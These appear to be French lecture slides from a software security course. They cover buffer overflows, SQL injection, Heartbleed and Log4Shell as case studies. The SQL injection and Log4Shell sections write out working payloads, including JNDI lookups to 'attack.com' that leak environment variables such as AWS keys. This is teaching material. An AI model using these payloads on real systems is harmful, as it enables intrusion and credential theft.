
Débordement du tableau `b` :

Écrasement de l'adresse de retour par une adresse bien choisie


$\rightarrow$ détournement de l'exécution au retour de `check`.

Corruption de la mémoire et de la pile d'appels

Représentation de la pile d'appels en mémoire :



Débordement du tableau `b` :



Écrasement de l'adresse de retour et injection de code machine

$\rightarrow$ exécution de code arbitraire au retour de `check`.

Un exemple de nature différente : injection de SQL

Une requête SQL = une commande dans un langage de script.

```
SELECT uid FROM Users
WHERE name = 'Martin' AND password = '******';
```

La requête est souvent préparée par concaténation de chaînes :

```
int check(String n, String p)
{
    return SQL.query("SELECT uid FROM Users " ++
                     "WHERE name = '" ++ n ++ "'" ++
                     "AND password = '" ++ p ++ "';");
}
```

Attaques par injection de SQL

Un attaquant peut donner comme nom `Martin';--`

La requête est alors

```
SELECT uid FROM Users
WHERE name = 'Martin';-- AND password = '******';
```

La partie `AND password` est en commentaire

$\rightarrow$ plus de validation du mot de passe.

Attaques par injection de SQL

Un attaquant peut donner comme nom `Martin';--`

La requête est alors

```
SELECT uid FROM Users
WHERE name = 'Martin';-- AND password = '******';
```

La partie `AND password` est en commentaire

$\rightarrow$ plus de validation du mot de passe.

Variante : donner comme mot de passe `' OR 1`

La requête est alors

```
SELECT uid FROM Users
WHERE name = 'Martin' AND password = '' OR 1;
```

$\rightarrow$ plus de validation du tout.

Attaques par injection de SQL

Ces attaques s'exécutent de manière parfaitement sûre !

- Toutes les manipulations de chaînes sont bien typées.
- Toutes les requêtes SQL construites sont bien formées.

La faille provient de l'utilisation de paramètres fournies par l'attaquant dans un contexte ≪sensible≫ (code SQL).

Correctifs :

- Validation / échappement / neutralisation des paramètres.
- Séparer les requêtes des paramètres (*stored procedures*).
- Plus généralement : contrôler les flux d'information

($\rightarrow$ cours du 17/03).

De la sûreté de l'exécution à la sécurité du logiciel

La sûreté de l'exécution est un problème bien maîtrisé dans le monde des langages de programmation.

- Typage fort (dynamique ou statique).
- Analyse statique, vérification déductive.
- Compilation, transformations de programmes.

Que faut-il de plus pour assurer la sécurité du logiciel ?

Que peuvent contribuer ces approches ≪langages≫ et ≪programmation≫ à la sécurité du logiciel ?

Quels aspects de la sécurité du logiciel nécessitent d'autres approches ?

Programme du cours

10/03	Sécurité du logiciel : introduction et études de cas
17/03	Flux d'information
24/03	Isolation logicielle
31/03	*Tempus fugit* : attaques par observation du temps ou des caches
07/04	Typage et sécurité
14/04	Compilation et sécurité
21/04	Calculer sur des données chiffrées ou privées

Programme du séminaire

17/03 Olivier Levillain (Télécom SudParis) : Influence de la qualité des spécifications sur la sécurité logicielle.

24/03 Catuscia Palamidessi (Inria) : *Differential Privacy : From the Central Model to the Local Model and their Generalization*.

31/03 Karthikeyan Bhargavan (Inria) : *Verified Implementations for Real-World Cryptographic Protocols*.

07/04 Karine Heydemann (Sorbonne U.) : Attaques par injection de faute et protections logicielles.

14/04 Sandrine Blazy (U. Rennes 1) : Obfuscation du logiciel : brouiller le code pour protéger les programmes.

21/04 Frank Piessens (K.U. Leuven) : *Transient Execution Attacks and Defenses*.

Étude de cas : Heartbleed

TLS et OpenSSL

Le protocole TLS (ex-SSL) :

communication point-à-point chiffrée et authentifiée ;
utilisé pour les pages Web sécurisées (`https://`).


($\rightarrow$ séminaires d'O. Levillain le 17/03 et de K. Bhargavan le 31/03)

La bibliothèque OpenSSL :

une implémentation de TLS en logiciel libre ;
développée depuis 1998 ; très utilisée (Apache, …).

Messages de *heartbeat*

Messages permettant de garder la connexion ouverte, même quand il n'y a pas de données à échanger pendant un moment. (Ajoutés à TLS en 2012.)




La faille de sécurité Heartbleed

Une erreur dans l'implémentation OpenSSL des messages *heartbeat* :


- Le champ ≪longueur≫ du message n'est pas validé.
- Si la longueur est trop grande, la réponse contient le texte d'origine plus une partie de la mémoire du serveur.

HOW THE HEARTBLEED BUG WORKS:




(https://xkcd.com/1354/)

HOW THE HEARTBLEED BUG WORKS:



(https://xkcd.com/1354/)

HOW THE HEARTBLEED BUG WORKS:



(https://xkcd.com/1354/)

La faille de sécurité Heartbleed

Fait ≪fuiter≫ jusqu'à 64 kb d'information par message, comme

- des données provenant d'autres sessions TLS :
  identifiants de session, changements de mot de passe, …
- le certificat cryptographique qui identifie le serveur.

L'attaque ne ≪plante≫ généralement pas le serveur et ne laisse aucune trace dans les *logs*.

Le serveur peut aussi attaquer le client !

(requête *heartbeat* dans l'autre direction)

Causes de la faille Heartbleed

Un langage de programmation non sûr :
pas de vérification systématique des bornes lors des accès aux tableaux et aux chaînes.

Une erreur classique de programmation :
manque de validation des entrées.

Revues de code insuffisantes.

Pas de test des cas qui doivent échouer.

Logiciel développé dans des conditions difficiles.

Utilisation d'un logiciel ≪bien connu≫ sans se poser de questions.

Étude de cas : Log4Shell

La bibliothèque Log4j

Une bibliothèque Java pour enregistrer des messages dans un journal (*logging*).

```
public class Session {
    private static Logger LOG = LogManager.getLogger("foo");
    public void session (String user) {
      ...
      LOG.info("Opening session for user " ++ user);
      ...
      LOG.error("User not found, error code {}", errcode);
      ...
    }
```

Substitutions dans les messages

Les messages peuvent contenir des échappements `${type:nom}` qui sont évalués et substitués avant *logging* du message.

Exemples d'échappements :

`${java:version}`	numéro de version Java
`${date:MM-dd-yyyy}`	date du jour
`${docker:containerId}`	identifiant Docker
`${env:PATH}`	variable d'environnement
`${upper:${env:USER}}`	variable d'environnement en majuscules

Note : les échappements peuvent être emboîtés.

Injection d'échappements

```
public void session (String user) {
  ...
  LOG.info("Opening session for user " ++ user);
  ...
```

Un attaquant qui contrôle le paramètre `user` peut faire «fuiter» des informations dans le fichier journal :

```
s.session("${env:AWS_ACCESS_KEY}");
s.session("${env:AWS_SECRET_ACCESS_KEY}");
```

En général, l'attaquant ne peut pas consulter le fichier journal.

Échappements qui accèdent à des serveurs distants

L'échappement `${jndi:...}` permet de consulter un service de type «nommage» ou «répertoire», comme LDAP ou le DNS.

```
s.session("${jndi:ldap://attack.com/${env:X}}");
```

Une requête LDAP est envoyée au serveur `attack.com` (contrôlé par l'attaquant), contenant la valeur de la variable d'environnement `X`.

$\Rightarrow$ Nombreuses possibilités de fuite d'information

Échappements qui exécutent du code Java arbitraire


```
s.session("${jndi:ldap://attack.com/a");
```

La réponse du serveur LDAP peut être une référence vers un objet distant (protocole Remote Method Invocation).

